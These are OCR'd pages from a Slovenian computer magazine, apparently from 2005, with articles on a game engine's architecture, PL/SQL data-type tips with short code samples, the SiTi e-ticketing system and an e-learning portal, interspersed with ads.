Na drugem nivoju je dejansko srce pogona. Tu je vsa **arhitektura** pogona, tu so vse **abstraktnne funkcije za delo z dinamikom**. Srce pogona za delo potrebuje tudi **zunanje ukaze in informacije**, ki jih zaradi optimiranja in predvsem zaradi enostavnejše prenosljivosti na druge osnove ne tlačijo v jedro samo, temveč so mu na voljo v obliki višjenivojskih knjižnic. Drugi nivo ima zaradi potrebe po interakciji s prvim (najnižjim) in tretjim nivojem več **vmesnikov**, prek katerih ureja delo z omrežjem, delo z grafiko, dinamiko, skriptne dogodke (ko igralec vstopi v sobo, se odpro vrata in usuje se mnogo sovražnikov ...) in podobno. Te funkcije so namreč dejansko izvedene v prvem in tretjem nivoju.

TRETJA RAVEN ZUNANJE FUNKCIJE IN INFORMACIJE

Kot smo že omenili, so zunanje funkcije in informacije, ki niso vezane na osnovo, na tretjem nivoju. Tretji nivo si lahko predstavljamo kot mo-

PONUDBA K SKUPNEMU ORANJU LEDINE

ZootFly navkljub izredni mladosti ekipe in popolnoma tržni usmerjenosti ter z dodano vrednostjo na delavca, ki je za faktor nekaj deset večji od slovenskega povprečja, ni dobil nikakršne podpore države. Podjetje se usmerja v **tujino** in veliko potenciala vidi tudi v programih **Evropske skupnosti**. Vendar pa si za uspešno konkuriranje in za smiselnost vstopa v svet težavne birokracije razpisov EU-ja pogosto zaželi **povezovanja s sinergičnimi slovenskimi podjetji**. Zato želijo pripomoči k ustvarjanju pravega okolja v Sloveniji, saj je trenutno stanje dokaj klavrno. Zainteresirane posameznike, pa naj si bodo programerji, modelarji ali pa poslovneži z idejami na tem področju, spodbujajo da se jim oglasijo. Obljubljajo celo brezplačno uporabo pogona, samo za to, da se v Sloveniji končno nekaj premakne in da se sproži razvoj in zametek tudi te plati zabavne industrije, ki ima vsekakor velik potencial.

<http://domene.email.si>

registrirajte
in
podaljšajte
.si
domene

email.si

PROGRAMIRANJE V PODATKOVNIH ZBIRKAH NASVETI IN TRIKI

V prejšnji številki Mojega mikra sem predstavil nekaj osnovnih gradnikov jezika PL/SQL, ki se jih moramo najprej naučiti, ko vstopamo v svet programiranja v podatkovnih zbirkah. Ne preostane nam nič drugega, kot da se zagrizemo v nasvete in trike.

Piše: Darko Jagarinec

darko.jagarinec@mojmikro.si

Programiranje smo uvodoma v prejšnji številki že spoznali, tokrat bomo šli korak dlje. Predstavil bom (po mojem mnenju) najhitrejšo in najučinkovitejšo programiranje v jeziku PL/SQL, ker je več kot razumljivo, da veliko programske kode ponavadi pomeni veliko časa izvajanje te kode. Vsaka vrstica v PL/SQL-u pomeni obremenitev za procesor, obremenitev za V/I-enoto, ki je zadolžena za branje in podobno.

PODATKOVNI TIPI

Zelo pogosto se v PL/SQL-u (v nadaljevanju: kodi) uporabljajo vedno **isti podatkovni tipi**. V osnovi so podatkovni tipi:

- skalarni (števila, črke (nizi), datumi, boolean (true/false),
- sestavljene podatkovne tipe (zapis, tabela zapisov),
- referenčni tipi,
- večje količine podatkov.

Iz teh naštetih se pojavlja še več kombiniranih podatkovnih tipov, ki jih ne bomo posebej obravnavali.

Pri **skalarnih** podatkovnih tipih, npr. **številkih**, se moramo zavedati, da če ne bomo delali z velikimi števili, niti ne potrebujemo podatkovnega tipa za velika števila. Števila lahko zasedajo razpon od $1 \cdot 10^{-130}$ do $1 \cdot 10^{125}$ (number), v manjšem razponu pa od -2^{31} do 2^{31} (pls_integer). Več o teh mejah si lahko ogledate v kakšnem vodniku po PL/SQL-u in številčnih podatkovnih tipih (PLSQL Guide, number datatypes).

Za **črke** se največkrat uporablja podatkovni tip **varchar2**, ker ima dobro lastnost v primerjavi s tipom »char«: podatki tipa **varchar2** zavzamejo natanko toliko prostora, kolikor črk vsebuje neka beseda.

Če imamo na primer spremenljivko 'a', ki je tipa **varchar2(15)**, in vanjo zapišemo besedo »Moj mikro«, lahko to naredimo takole:

```
declare
  a varchar2(15);
begin
  a := 'Moj mikro';
end;
/
```

Slika 1: Uporaba spremenljivke tipa **varchar2**

Spremenljivka 'a' zaseda v pomnilniku natanko toliko črk, kolikor vsebuje niz črk »Moj mikro«, torej 9 znakov, kar poenostavljeno pomeni 9 baj-

tov. Če pa bi uporabili podatkovni tip **char(15)**, pa bi bilo v pomnilniku zasedeno vedno 15 znakov oziroma 15 bajtov – potratni pomnilnika se vedno izognemo tako, da uporabljamo podatkovni tip **varchar2**, kadar gre za delo z nizi. Na prvi pogled je skoraj vseeno, saj si lahko mislimo, da imamo pomnilnika dovolj in da nam tistih nekaj bajtov prihranka ne pomeni nič. Morda res, morda pa se past skriva še drugje. Paketi, v katerih je koda, ne smejo in ne morejo biti neskončno dolgi, koda pa mora biti napisana tako, da zasede kar najmanj prostora v pomnilniku.

Koda, lepše rečeno paketi PL/SQL se **vedno naložijo v pomnilnik** in tam ostanejo, dokler ne zmanjka pomnilnika in se jih »vrže« **iz pomnilnika**, recimo po načelu LRU (Least Recently Used – odstrani se program, ki se najdlje ni uporabljal) ali po kakšnem drugem načelu. Vsekakor je bolje imeti pakete PL/SQL, ki so **manjše velikosti**, kot pa manj paketov PL/SQL večje velikosti; drugače povedano, je po mojem mnenju bolje imeti 10 paketov dolžine 10.000 bajtov kot pa 2 paketa dolžine 50.000 bajtov. V praksi sem spoznal, tudi zaradi hitrostnih izboljšav, da je treba pakete PL/SQL dobro zasnovati in jih **modularno razdeliti na več paketov**. Kako se razmisli in postopa v takih primerih, pa se lahko obrnete name na zgornji elektronski naslov. Metod je več, velikokrat se uporablja tisto, s katero pridobimo največ prostora (glede pomnilnika) in izgubimo najmanj pri modularni strukturi.

Pri podatkovnem tipu za **datumske spremenljivke** pa je treba posebej paziti na lastnost tipa **date**. Oracllov podatkovni tip za datum vsebuje poleg dneva, meseca in leta tudi uro, minuto in sekunde, s posebnimi podatkovnimi tipi pa še stotinke, zopet odvisno od tega, kakšna natančnost je potrebna. Pri programiranju pa je vedno obvezno treba pomisliti tudi na to, kakšen **format datuma** uporablja podatkovna zbirka, v katero ste priključeni. Dobro je poznati past, ki se skriva pri datumih: namreč, v kodi PL/SQL lahko uporabljamo datum v obliki **DD.MM.YYYY**, kar je razvidno na sliki 2.

```
declare
  d date;
begin
  d := '03.05.2005';
end;
/
```

Slika 2: Napačna oziroma nerodna uporaba spremenljivke tipa **date**

Pri tem pa ponavadi, zelo pogosto, pozabimo na možen problem. Na sliki 2 smo v spremenljivko 'd' zapisali datum 03.05.2005, kar je lahko sintaktično in semantično pravilno, a samo dokler programiramo v kakšnem razvojnem okolju ali pri pisanju stavkov ad-hoc SQL za hitro izdelavo analize. Ne vemo pa, kakšen format za datum uporablja podatkovna zbirka. Kaj se zgodi, če podatkovna zbirka, na kateri se izvede stavek SQL, uporablja format datuma v obliki **YYYY.MM.DD**? Bi dobili enake rezultate pri izvajanju stavka SQL? Seveda ne, prevajalnik oziroma izvajanje kode bi se lahko celo ustavilo in program bi sporočil napako? Si predstavljate imeti tako napako v produkcijskem okolju?

Temu se izognemo zelo preprosto. Če je res treba prirejati datume v kodi, jih **pred prirejanjem formatirajmo v pravilno obliko**, kar je prikazano na naslednji sliki.

```
declare
  d date;
begin
  d := to_date('03.05.2005', 'DD.MM.YYYY');
end;
/
```

Slika 3: Pravilna oziroma učinkovitejša uporaba spremenljivke tipa **date**

V tem primeru smo datum predhodno preoblikovali in si s tem zagotovili, da bosta tako razvijalno orodje (ali izvajanje stavkov SQL) kot podatkovna zbirka vedno obravnavala datum kot tretji maj 2005.

Zelo uporaben je tudi podatkovni tip **boolean**, kar pomeni podatkovni tip Booleanove algebre, ki pozna vrednosti **resnično** (true) ali **neresnično** (false). Uporablja se predvsem pri zankah ali stavkih ČE (IF). Navsezadnje lahko uporabljamo 'boolean' za zelo preproste operacije. Nekje v kodi postavite spremenljivko 'x := false', nato jo lahko skozi program spreminjate, na koncu pa se lahko odločite zaključiti kak podprogram s stavkom na sliki 4:

```
IF x THEN
  Koda_ko_x_resničen;
ELSE
  Koda_ko_x_ni_resničen;
END IF;
```

Slika 4: Uporaba spremenljivke tipa **boolean**

Podatkovna tipa za **hranjenje večjega števila podatkov** sta **BLOB** (Binary Large Object) in **CLOB** (Character Large Object). Prvi je za hranjenje multimedijskih podatkov (slika, zvok, film), drugi pa za večjo količino znakov

oziroma nizov (alfanumerični znaki). Oba sta lahko dolžine največ 4 GB.

Ena izmed lepih lastnosti je tudi izdelava **lastnih podatkovnih tipov**. Zelo preprosto lahko definirate, da boste v kodi PL/SQL uporabljali podatkovni tip »Priimek«, ki ga definirate z naslednjo sintakso:

```
declare
  subtype Priimek is varchar2(35);
  a Priimek;
begin
  a := 'Novak';
end;
/
```

Slika 5: Uporaba uporabniško definiranega podatkovnega tipa

Pri uporabi lastnega definiranega podatkovnega tipa se vedno sklicujemo na podatkovni tip, ki smo ga definirali za svoje potrebe. S tem, ko smo definirali podtip 'Priimek', smo implicitno vsej kodi »preprečili«, da bi v polje, predvideno za priimek, vpisali priimek, ki bi imel več kot 35 črk. S tem lahko programerjem omejimo, da ne morejo definirati svojih podtipov za priimek – pravzaprav jim ne moremo preprečiti – lahko pa jim definiramo, naj uporabljajo določen podtip z imenom 'Priimek' povsod tam, kjer bodo delali s priimkom.

Še trik oziroma priporočilo, ko se uporabljajo spremenljivke, ki morajo biti enakega tipa kot stolpec v tabeli. Z zelo preprostim zgledom bom prikazal, zakaj se je vedno dobro sklicevati na stolpce v tabeli prek ključne besede %TYPE.

Imamo tabelo A s stolpci:

- A number,
- B date,
- C varchar2(100).

V kodi pa imejmo spremenljivko l_a, ki jo definiramo tako, kot je definiran stolpec A v tabeli A.

```
declare
  l_a number;
begin
  l_a := 50;
  ...
end;
/
```

Slika 6: Neposredno prirejanje spremenljivke

Pri tem ne bo nikakršnih težav, ker je spremenljivka 'l_a' tipa 'number'. Kaj pa če se, denimo, čez nekaj mesecev, spremeni podatkovni tip stolpca A iz 'number' v 'varchar2'? Kako se izognemo takim problemom? Še posebej je to »nevarno«, kadar prenašamo spremenljivke iz paketa v paket in se med prenosom zgodi napaka ravno zaradi nezdržljivosti podatkovnih tipov!

V takih primerih je zelo težko odkriti napako oziroma izgubimo veliko časa (in živcev), preden jo najdemo. Zato priporočam, da vedno uporabimo spremenljivko, ki ni odvisna od tega, kako smo jo na začetku programa definirali, temveč se spreminja tako, kot se spreminja podatkovni tip stolpca v tabeli A.

Na sliki 7 je razvidno, da smo se pri definiciji spremenljivke 'l_a' sklicevali na podatkovni tip, ki je enak podatkovnemu tipu stolpca A v tabeli A.

```
declare
  l_a A.a%type;
begin
  l_a := 50;
end;
/
```

Slika 7: Neposredno prirejanje spremenljivke

SQL V PL/SQL-U

V prihodnje se bomo posvetili uporabi **stavkov SQL v kodi PL/SQL**. Ukazov za SQL ni mogoče uporabljati (oziroma vsaj ne vseh) neposredno v kodi PL/SQL, temveč je potrebno tukaj malce več znanja. Stavek SQL ponavadi vrne več vrstic, program v PL/SQL-ju pa mora vsako vrstico posebej obravnavati in ne more zajeti vseh naenkrat oziroma vsaj ne tako, kot to deluje v SQL-u.

V PL/SQL-u zato poznamo rezultate stavka SQL v dveh oblikah:

- SQL vrne samo 1 vrstico ali
- SQL vrne več kot 1 vrstico.

Za vsakega od rezultatov, pa naj gre za eno vrstico ali tisoč vrstic, je potrebno posebno obravnavanje in vedno moramo vedeti, **koliko vrstic pričakujemo kot rezultat SQL-a v kodi PL/SQL**. Če tega ne vemo vnaprej, moramo še enkrat premisliti, zakaj tega ne vemo. Morda zato, ker ne poznamo problema dovolj dobro ali resnično ne vemo, kaj nas »čaka« – predvsem v smislu, da ne moremo vedeti, koliko vrstic bo vrnil stavek SQL. Vendar je take primere preprosto obvladovati, kar bo razloženo v prihodnjih tematikah.

PRAKSA

Programiranje v PL/SQL-u je, preprosto povedano, zelo zanimivo, saj je treba obvladovati jezik SQL in imeti smisel za programiranje, potrebno pa je tudi zelo dobro logično razmišljanje. Programiranje samo po sebi ni samo delo za programerje in programerji niso vedno samo ljudje, ki programirajo in programirajo. Programiranje v PL/SQL-u zahteva veliko več kot samo slepo rutinsko delo, torej izdelavo čim večjega števila programskih vrstic – ravno nasprotno, programiranje v PL/SQL-u bi moralo biti v **najkrajši možni obliki** (glede števila programskih vrstic), saj odvečna koda ponavadi pomeni daljše čase izvajanja programske kode, nepotrebna branj iz tabele in podobno. Pri programiranju v PL/SQL-u je zelo pomembno, da dobro premislimo, ko začnemo uporabljati podatke iz tabel, pogledov in začnemo delati s temi podatki, saj je podatkovna zbirka »živa« in se lahko spreminja tudi njena struktura.

To delo ni več tako enostavno, saj je treba imeti malce več znanja o podatkovnih strukturah. Narediti stavek SQL za vnos nove vrstice v tabelo je v PL/SQL-u enak kot v SQL-u, toda za branje določenih vrstic iz tabele – tukaj pa že drugače. Moj namen bo v prihodnje predvsem predstaviti čimveč trikov in »bližnjic«, ki naj bi jih uporabljali v programiranju PL/SQL, konkretneje pri uporabi SQL-a v PL/SQL-u.

NE ČAKAJTE DA VAS PREHITIJO

domene.email.si

podaljšajte in
registrirajte

.si

domeno za

4.990 SIT + DDV

OSNOVNO

GOSTOVANJE

vam podarimo

BREZPLAČNO

email.si

e-vstopnice, drugič

REŠITEV JE, KUPCEV (ŠE) NI

Ob koncu prispevka o e-vstopnicah, ki je dodobra napolnil tudi naš forum, se nam je zapisalo, da bi si želeli čimprejšnjo uvedbo pravih elektronskih vstopnic, torej takšnih, ki jih ni treba natisniti. S tem smo spodbudili podjetje Programski atelje A&Z oziroma njegovega direktorja Zorana Bistričkega, da nam je predstavil edino slovensko rešitev za prodajo e-vstopnic Si Ticketing, hkrati pa nas je opomnil, da rešitev popolnoma elektronske vstopnice pri njih že obstaja. A kaj, ko težko oziroma sploh ne najdejo kupcev zanjo.



Trirazsežna črna koda v telefonu je lahko vstopnica za vašo naslednjo prireditev.

Piše: Boštjan Okorn

bostjan.okorn@mojmikro.si

Na kratko ponovimo. Vstopnice smo iskali po internetu in ugotovili, da jih nekateri (neodvisna podjetja ali prireditelji) prodajajo, vendar obiskovalec vedno dobi v roke **papirno vstopnico**. Še več. Marsikatera »spletna« prodaja vstopnic je spletna samo zato, ker jih lahko **po internetu naročimo**, medtem ko ima prodajalec te vstopnice že natisnjene. Hej, kaj pa, če ta prodajalec ni najboljši, nekemu drugemu pa jih medtem zmanjkuje?

To je pravzaprav pravi smisel prodaje in sistema e-vstopnic, ne prav lepo slovensko imenovanega tudi **e-ticketing**. Zoran Bistrički nas je že pri pripravi prejšnjega prispevka opomnil, da je v razvitem svetu ta panoga **velik posel**, saj si spletni (ali telefonski) prodajalci vzamejo celo **do 15 odstotkov provizije**, pri nas pa do 10 odstotkov. Tudi v Sloveniji naj bi bila letna prodaja vstopnic za različne prireditve vredna med 60 in 70 milijardami tolarjev (260 do 280 milijonov evrov), pri čemer pa je (predvsem za državo) kruto dejstvo, da se po nekaterih ocenah »izgubi« kar petina omenjenega denarja. Kdor je spremljal dogajanja v Planici, vsaj v preteklih letih, najbrž ve, kako se ta denar izgubi v različnih kanalih (pa ne tistih z umazano vodo).

SI TICKETING UNIVERZALNA REŠITEV

Storitev Si Ticketing, oziroma na kratko **SiTi**, se je na trgu pojavila pred štirinajstimi leti, danes pa jo uporabljajo številni **organizatorji najrazličnejših prireditev**. Med večjimi naj omenimo Cankarjev dom, pravi preizkusni kamen pa je bilo evropsko prvenstvo v rokometu, ko jim je uspelo v enovit sistem združiti vsa štiri prizorišča. Iz Koloseja so rešitev umaknili zaradi, kot trdi Zoran Bistrički, nenehnih

finančnih pritiskov, »sedanja rešitev je uvožena, nemška in ponuja manj za več denarja«, dodaja Bistrički. Hkrati se pohvali, da so v Koloseju uspešno zagnali rešitev **nakupa vstopnic s prepoznavo glasu**, ki je bila četrta tovrstna delujoča rešitev na svetu.

Glavna prednost SiTija je njegova **univerzalnost**, slabost pa, da ga **ne znajo predstaviti javnosti**, ki se najbrž niti ne zaveda, da kupuje vstopnice prav prek tega sistema. Univerzalnost pomeni, da ni pomemben medij nakupa, torej do enakega seznama prostih sedežev pride tako blagajničarka v Cankarjevem domu kot uporabnik pred domačim računalnikom ali kioskom.

◆ **Glavna prednost SiTija je njegova univerzalnost, slabost pa, da ga ne znajo predstaviti javnosti, ki se najbrž niti ne zaveda, da kupuje vstopnice prav prek tega sistema.**

Kot posebnost Zoran Bistrički omenja prodajo vstopnic na **Petrolovih bencinskih servisih**, kjer nekateri še zdaj ne razumejo, da ne prodajajo prej natisnjenih vstopnic – ob zahtevi stranke se neposredno vključijo v osrčje sistema.

Univerzalnost je pomembna tudi za **prihodnji razvoj**, ker je povsem vseeno, kako bomo kupovali in kam nalagali vstopnice. Kot primer nam Zoran Bistrički pokaže delujočo rešitev v **wapu** (»Ne, wap pa res ni neuporaben, le rešitev zanj dolgo ni bilo«, pripomni ob tem), kjer po mobilnem nakupu vstopnice obiskovalec na zaslon dobi trirazsežno črtno kodo, ki jo pred vstopom približa bralniku. »Žal moramo najprej prepričati organizatorje prireditev, da bodo takšno rešitev sploh sprejeli«, namigne Bistrički na dejstvo, da so rešitve njegovega podjetja za nekatere nekoliko pred časom.

Doda nekaj anekdot, od katerih se vtisne v spomin mnenje **Janeza Pipana**, direktorja ljubljanske Drame, ki trdi, da so njegovi obiskovalci predvsem starejši, ti pa ne potrebujejo (in ne uporabljajo?) internetnega nakupa vstopnic. Morda celo res (čeprav raziskave kažejo, da imajo upokojenci neverjetno veliko časa, ki ga neverjetno radi prebijajo pred računalniškim zaslonom), težava pa bo nastala, ko bo to generacijo »starejših« zamenjala tista, ki danes internet s pridom uporablja v vsakdanjem življenju.

Tretji vidik univerzalnosti sistema SiTi je možnost njegove **uporabe v najrazličnejše namene**. E-vstopnice so lahko za koncert, športno prireditev ali vstop v bazenski kompleks oziroma savno – da o smučarskih vozovnicah niti ne govorimo. Mar ne bi bilo lepo, če bi ob vstopu v ljubljanski mestni avtobus namesto legendarnega žetona pred šoferjem na bralno napravo položili mobilnik ali doma oziroma na avtomatu natisnjeno vozovnico? A prodaja tovrstne rešitve je v Sloveniji očitno težavno delo. Direktor Term Olimia je po predstavitvi delovanja sistema mirno vprašal, ali imajo kakšne reference na področju kopaljšč. Kot da je vstop na kopaljšče kaj drugačen od vstopa na rokometno tekmo!

Ker teh ovir v glavi ni mogoče premagati, je Zoran Bistrički nadvse realen (pesimističen?), ko beseda nanese na prihodnost e-vstopnic. Danes jih menda kupi **20 odstotkov obiskovalcev prireditev** (v ta delež so vštet tudi tisti, ki kupujejo na Petrolu), v naslednjih petih letih naj bi ta delež narasel le do 30 ali morda 35 odstotkov. Za 80-odstotni delež nakupa vstopnic na danes alternativni način se bo morala zamenjati vsaj generacija, če ne celo dve. Vseeno pa je posel zanimiv tudi v majhni Sloveniji: letno prek SiTija prodajo **štiri do pet milijonov vstopnic**, kar nas, glede na število prebivalcev, uvršča med najbolj razvite države.

VPRAŠANJE VARNOSTI

Seveda se ob elektronski pomoči pri prodaji vstopnic in ukinjanju njihovega tiskanja na poseben obrazec začne zastavljati vprašanje varnosti. Črtno kodo je enostavno fotokopirati ali kopirati njeno elektronsko različico. Sivi prodajalci bi lahko to s pridom izkoristili, z dolgimi nosovi bi tako ali tako ostali bolj ali manj nedolžni kupci. Zoran Bistrički pravi, da je to pogled z napačnega zornega kota. »Vstopnica je vrednostni papir. Kakršno koli kopiranje je kaznivo dejanje, zaradi katerega se gre v zapor.« No, res je, denarja navadno ne kopiramo, a tisti, ki bi storil kaznivo dejanje, bi se že pametno skril.

Prav zato, pa tudi zaradi splošne varnosti na množičnih prireditvah, si v prihodnje lahko obetamo, da bo vstopnico mogoče kupiti le ob predložitvi osebne dokumenta. Organizatorji bodo zato morali poskrbeti še za ustrezno varovanje osebnih podatkov, drugih večjih težav Zoran Bistrički ne vidi: »Najbrž je v interesu večine, da v primeru nesreče organizatorji in reševalci vedo, da so na tekmi ali koncertu.«

NIČ VEČ TAKO, KOT JE BILO

Vstopnice torej nikoli več ne bodo takšne, kot so bile. V Sloveniji bi uporabo elektronskih nadomestkov najbrž lahko spodbudila tudi davčna inšpekcija, če bi se malo bolj poglobila v preglednost poslovanja vsaj organi-

Storitev Si Ticketing se je na trgu pojavila pred štirinajstimi leti, danes pa jo uporabljajo številni organizatorji najrazličnejših prireditev, ki letno prek SiTija prodajo štiri do pet milijonov vstopnic.



Zoran Bistrički, direktor Programskega ateljeja A&Z

zatorjev velikih prireditev. To, da ne vemo, koliko ljudi si je letos ogledalo planiške polete, je nekaj, kar sodi v srednji vek, ne pa v sodobno razvito družbo. SiTi bi med drugim omogočil popolno analizo vstopa po posameznih vratih (tako bi naslednjič morda lahko bolje razporedili varnostnike), organizatorjem pa bi prek wapa omogočili celo spremljanje pretoka obiskovalcev v realnem času. Analize se leta

2005 torej nikakor ne končajo le pri preštevanju obiskovalcev.

Pri prodaji e-vstopnic se moramo znebiti še enega ustaljenega vzorca: vstopnice za najrazličnejše prireditve morajo biti na voljo na enem oziroma več različnih mestih, nikakor ne samo na blagajnah častitljivih kulturnih ustanov. Zoran Bistrički ob tem pripominja, da je svojo rešitev »mestne« prodaje vstopnic prej prodal hrvaški Reki kot slovenski Ljubljani (a se zdaj na Stritarjevi vendarle obeta središče za nakup ljubljanskih vstopnic). Med mednarodnimi referencami omenja še nekaj hrvaških, hkrati pa pripominja, da so na prireditvi v Londonu, ki jo je organiziralo mednarodno združenje za ticketing Intix, poželi precej zanimanja, ki se zna preleviti v konkretne posle v Španiji, na Nizozemskem in Veliki Britaniji, nekaj pa tipajo še v smeri Belorusije, Rusije in Poljske.

Očitno je, torej, da bi se trganci listkov lahko že poslovili izpred dvoran in bi jih lahko koristneje uporabili (kot spremljevalce, denimo). Tehnologija je tu, v Sloveniji, le sprejeti jo morajo tisti, ki organizirajo, da se javnost bolje počuti. ■



PE Jesenice -tel.: 04/5811-214
 PE Ljubljana -tel.: 01/2428-340
 PE Novo Mesto -tel.: 07/3347-530

e-pošta: info@izid.si
 e-pošta: info@izid.net
 e-pošta: infonm@izid.net

EasyNote R7160
 Mobile entertainment centre

Packard Bell priporoča Microsoft® Windows® XP

- Intel® Centrino™ Mobile Technology z vgrajenim Wi-Fi
- Microsoft® Windows® XP Home Edition
- Širok zaslon 15.4" WXGA z Diamond View tehnologijo
- ATI MOBILITY™ RADEON™ 9600 grafika
- Popolna povezljivost z 3 x USB 2.0, S-Video TV-out, PCMCIA II, IEEE1394, 4-in-1 Card Reader (SD, MS, MS Pro, MMC) 56K Modem, 10/100 LAN
- Programski paket Light Winter 04 vsebuje: Word 2003, Norton Internet Security, PowerCinema, Record Now 7, Power Producer



Znova z nami
 No voljo v vseh večjih računalniških trgovskih centrih

Packard Bell
 Your Digital Playground

UČINKOVITO SPLETNO IZOBRAŽEVANJE

Ovladovanje znanja postaja v organizacijah ključno za uspešno delovanje, podjetjem pa lahko pomeni znatno konkurenčno prednost. V podjetju B2 so razvili spletni portal za podporo elektronskemu izobraževanju, ki prek enostavnih in uporabniku prijaznih zmožnosti pokriva vse faze e-izobraževanja, od priprave in objavljanja vsebin do pregledovanja in statistik uporabe.

Piše: Jaka Žorž
jaka.zorz@mojmikro.si

Tehnološko sistem sicer temelji na **Microsoftovih tehnologijah**, vendar ga je zaradi spletne uporabe mogoče uporabljati v različnih okoljih. Portal Spletno učenje je zasnovan na **trinivojski arhitekturi** z ločenim predstavitvenim nivojem, nivojem poslovne logike in podatkovnim nivojem. Razvit je s programskim razvojnim orodjem Visual Studio .NET in programskim jezikom C#. Na ravni sistema za delovanje potrebuje strežnik z operacijskim sistemom Microsoft Windows 2000 Server ali Windows Server 2003, Microsoftov internetni strežnik IIS 5.0 ali novejši, podatkovni strežnik Microsoft SQL Server 2000 ter ogrodje .NET Framework. Konfiguracija strežnika je sicer odvisna od števila in aktivnosti uporabnikov, pri čemer za potrebe srednjega podjetja zadostja novejši enoprocesorski strežnik.



Ker rešitve deluje kot **spletni portal**, lahko uporabniki do nje dostopajo iz vseh računalnikov, ki imajo omogočen dostop do interneta oziroma intraneta ter internetni brskalnik, na primer Internet Explorer, Mozilla Firefox in drugi. Izmenjava podatkov poteka prek varne povezave s podporo protokolu SSL. Podatki za prikaz se pripravijo v obliki XML, ki se na podlagi predlog XSLT prikažejo uporabniku v obliki datotek HTML.

Funkcionalnosti portala so odvisne od vloge uporabnika. Učeči se uporabnik ima dostop do prikaza učne vsebine, testiranja, foruma, komunikacijskih zmožnosti in lastne statistike. Avtor ima poleg funkcionalnosti, ki so na voljo učencu, še možnost urejanja učne vsebine in priprave ter sestave testov. Mentor pa ima poleg funkcionalnosti, ki so na voljo učencu, še možnost spremljanja učečih, katerim je mentor, pregledovanje njihove statistike in komuniciranja z njimi. Četrta vloga je upravitelj, ki ima poleg funkcionalnosti za učence na voljo še možnost upravljanja uporabnikov, skupin in dodeljevanja pravic do dostopov.

PREPROSTO OBJAVLJANJE IZOBRAŽEVALNE VSEBINE

Avtor vnaša vsebino neposredno v sistem. V ta namen je vdelan poseben **urejevalnik**, ki omogoča enostavno delo in je po delovanju ter funkcionalnosti podoben standardnim ure-

jevalnikom besedil. Avtor izobraževalnih vsebin tako ne potrebuje posebnih znanj, saj mu za delo zadostja že znanje uporabe urejevalnika besedil. Mimogrede povedano, ponuja že sama aplikacija **tečaj uporabe urejevalnika**, ki omogoča hitro usva-



Statistika dostopa do spletnih za uporabnika:

Izberite spletni: **Ovčjakova območje kočinske podatkov z Excelom** **Pobali**

Ime in Datum	Zaloga obisk	Predstava (%)	Čas učenja (ur)
Danjan Bartič	04.02.2005	25 %	0,33
Darja Jela	07.04.2005	80 %	2,16
Bob Kovar	25.02.2005	64 %	0,63
Suzana Božič	24.03.2005	2 %	0,05
Stane Boročič	12.04.2005	66 %	0,67
Jana Činč	05.02.2005	2 %	
Miran Čuček	04.04.2005	77 %	1,07
Boštjan Čuček	09.03.2005	39 %	1,19
Zlatko Glavač	08.03.2005	44 %	1,14
Brigita Hvala	06.04.2005	84 %	1,29
Boštjan Jarc	16.03.2005	46 %	0,52
Pavil Jarc	24.03.2005	8 %	0,02
Jana Jelenc Sabič	12.02.2005	13 %	0,19
Tina Tralovc	25.11.2004	3 %	0,17
Tomaz Krpar	12.04.2005	80 %	1,74

janje njegovih zmožnosti.

Dodajanje slik, animacij Flash in druge vsebine je mogoče na način »povleci in spusti« ter »kopiraj in prilepi«, tako da avtor ne potrebuje znanja HTML-ja ali skriptnega jezika. Vse gradivo se lahko prenese v sistem tudi s prenašanjem datotek, ki pa morajo biti v formatu **XML**. Avtor na primer pripravi datoteko v poljubnem urejevalniku in jo shrani kot datoteko XML, nato pa jo s posebnim ukazom prenese v sistem. S tehnologijo za **optično prepoznavanje znakov** je možno v sistem vnesti tudi **knjige in drugo tiskano gradivo**, pri čemer se digitalizirano gradivo pretvori najprej v dokumentni format, nato pa še v XML.

Portal Spletno učenje že v osnovi ponuja določitev **učne poti** in določanje osnovnih **povezav med učnimi vsebinami**. Možno pa so tudi povezave na podlagi odgovora na vmesno vprašanje, ko pri napačnem odgovoru preusmerimo učečega na dodatno obrazložitev. Seveda pa je omogočeno vstavljanje poljubnih spletnih povezav do interne ali zunanje vsebine.

NEZAHTEVNA UPORABA POVEČUJE IZOBRAŽEVALNI UČINEK

Učečim se je na voljo **pregleden uporabniški vmesnik**, ki ga sestavlja glavno okno, kjer se prikazuje učna snov, ter stolpec s priročnim menijem za hitro prehajanje na osnovno pregledno stran, uporabnikove **spletaje** (spletne tečaje), kjer je razvidna statistika uporabe, stran za pregledovanje rezultatov testov, na forum, stran za postavljanje zasebnih vprašanj in mentorju, za spreminjanje gesla in osebnih podatkov ter naročanje na spletaje. Posebnost portala Spletno učenje je **plačevanje spletnih z Moneto**, pri čemer na primer spletni, ki jih ponuja B2 (večinoma so to tečaji standardnih pisarniških programov) tipično stane 672 tolarjev.

